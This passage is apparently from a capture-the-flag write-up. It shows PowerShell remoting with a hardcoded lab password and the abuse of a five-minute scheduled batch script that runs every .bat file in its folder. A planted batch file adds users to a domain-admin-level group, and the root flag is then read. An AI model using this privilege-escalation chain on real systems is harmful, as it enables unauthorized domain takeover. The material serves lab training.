d--h--         9/15/2018   8:12 AM                WindowsApps                        ATSSERVER
d-----        12/21/2021   2:13 PM                WindowsPowerShell                  ATSSERVER
-a-hs-         9/15/2018   8:11 AM            174 desktop.ini                        ATSSERVER


PS C:\Users\edavies\Documents>
Exec-CommandAsAWallace -Command '& {ls -Force "C:\Program Files\keepmeon"}'
[+] Payload :
	$securepasswd = "Password@123"
	$passwd = $securepasswd | ConvertTo-SecureString -AsPlainText -Force
	$creds = New-Object System.Management.Automation.PSCredential ("acute\awallace", $passwd)
	$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $creds
	Invoke-Command -ScriptBlock {& {ls -Force "C:\Program Files\keepmeon"}} -Session $sess
[+] Result :


    Directory: C:\Program Files\keepmeon


Mode                 LastWriteTime         Length Name                               PSComputerName
----                 -------------         ------ ----                               --------------
-a----        12/21/2021   2:57 PM            128 keepmeon.bat                       ATSSERVER
The keepmeon.bat file was reviewed :
PS C:\Users\edavies\Documents>
Exec-CommandAsAWallace -Command '& {cat "C:\Program Files\keepmeon\keepmeon.bat"}'
[+] Payload :
	$securepasswd = "Password@123"
	$passwd = $securepasswd | ConvertTo-SecureString -AsPlainText -Force
	$creds = New-Object System.Management.Automation.PSCredential ("acute\awallace", $passwd)
	$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $creds
	Invoke-Command -ScriptBlock {& {cat "C:\Program Files\keepmeon\keepmeon.bat"}} -Session $sess
[+] Result :
REM This is run every 5 minutes. For Lois use ONLY
@echo off
 for /R %%x in (*.bat) do (
 if not "%%x" == "%~0" call "%%x"
)
A comment in the file says that it is for Loid use and thaht the file is run every 5 minutes. It might be possible to use this file to run some command on the system.
keepmeon.bat file analysis
The script is the following :
REM This is run every 5 minutes. For Lois use ONLY
@echo off
 for /R %%x in (*.bat) do (
 if not "%%x" == "%~0" call "%%x"
)
In batch, %%x in a for loop will be used to get the current state of the loop. %~0 reprensents the first argument without quote marks. So we could exploit this script by putting a bat file on the system near the keepmeon.bat file and wait 5 minutes so see if it executed or not on the system and by who.
The document meitonned this :
**Lois is the only authorized personnel to change Group Membership, Contact Lois to have this approved and changed if required. Only Lois can become site admin. **
Because of the comment in the batch script we might think that Lois will run the script. So we can try to add to the Site_Admin group the uer lhopkins. We can also try to add an other user that we controll in order to directly leverage this new access. The user awallace was used. So the following command was added into a bat file.
PS C:\Users\edavies\Documents>
Exec-CommandAsAWallace -Command {net group Site_Admin}
[+] Payload :
	$securepasswd = "Password@123"
	$passwd = $securepasswd | ConvertTo-SecureString -AsPlainText -Force
	$creds = New-Object System.Management.Automation.PSCredential ("acute\awallace", $passwd)
	$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $creds
	Invoke-Command -ScriptBlock {net group Site_Admin} -Session $sess
[+] Result :
Group name     Site_Admin
Comment        Only in the event of emergencies is this to be populated. This has access to Domain Admin group

Members

-------------------------------------------------------------------------------
The command completed successfully.

PS C:\Users\edavies\Documents>
Exec-CommandAsAWallace -Command {Set-Content -Path "C:\Program Files\keepmeon\group.bat" -Value "net group Site_Admin l
hopkins /add /domain"}
[+] Payload :
	$securepasswd = "Password@123"
	$passwd = $securepasswd | ConvertTo-SecureString -AsPlainText -Force
	$creds = New-Object System.Management.Automation.PSCredential ("acute\awallace", $passwd)
	$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $creds
	Invoke-Command -ScriptBlock {Set-Content -Path "C:\Program Files\keepmeon\group.bat" -Value "net group Site_Adm
in lhopkins /add /domain"} -Session $sess
[+] Result :

Users\edavies\Documents>
Exec-CommandAsAWallace -Command {net group Site_Admin}
[+] Payload :
	$securepasswd = "Password@123"
	$passwd = $securepasswd | ConvertTo-SecureString -AsPlainText -Force
	$creds = New-Object System.Management.Automation.PSCredential ("acute\awallace", $passwd)
	$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $creds
	Invoke-Command -ScriptBlock {net group Site_Admin} -Session $sess
[+] Result :
Group name     Site_Admin
Comment        Only in the event of emergencies is this to be populated. This has access to Domain Admin group

Members

-------------------------------------------------------------------------------
awallace                 lhopkins
The command completed successfully.
Flag
Once the user awallace belongs to the gorup Site_Admin it become a domain administrator and thereore is able to read the root flag on the machine.
PS C:\Users\edavies\Documents>
Exec-CommandAsAWallace -Command {ls -R -Filter *.txt C:\Users}
[+] Payload :
	$securepasswd = "Password@123"
	$passwd = $securepasswd | ConvertTo-SecureString -AsPlainText -Force
	$creds = New-Object System.Management.Automation.PSCredential ("acute\awallace", $passwd)
	$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $creds
	Invoke-Command -ScriptBlock {ls -R -Filter `*.txt C:\Users} -Session $sess
[+] Result :


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name                               PSComputerName
----                 -------------         ------ ----                               --------------
-ar---         5/31/2022   8:31 AM             34 root.txt                           ATSSERVER


    Directory: C:\Users\imonks\Desktop


Mode                 LastWriteTime         Length Name                               PSComputerName
----                 -------------         ------ ----                               --------------
-ar---         5/31/2022   8:31 AM             34 user.txt                           ATSSERVER

PS C:\Users\edavies\Documents>
Exec-CommandAsAWallace -Command 'Get-Content "C:\Users\Administrator\Desktop\root.txt"'
[+] Payload :
	$securepasswd = "Password@123"
	$passwd = $securepasswd | ConvertTo-SecureString -AsPlainText -Force
	$creds = New-Object System.Management.Automation.PSCredential ("acute\awallace", $passwd)
	$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $creds
	Invoke-Command -ScriptBlock {Get-Content "C:\Users\Administrator\Desktop\root.txt"} -Session $sess
[+] Result :
3e5c3ef31e4328200fefca13a57665fb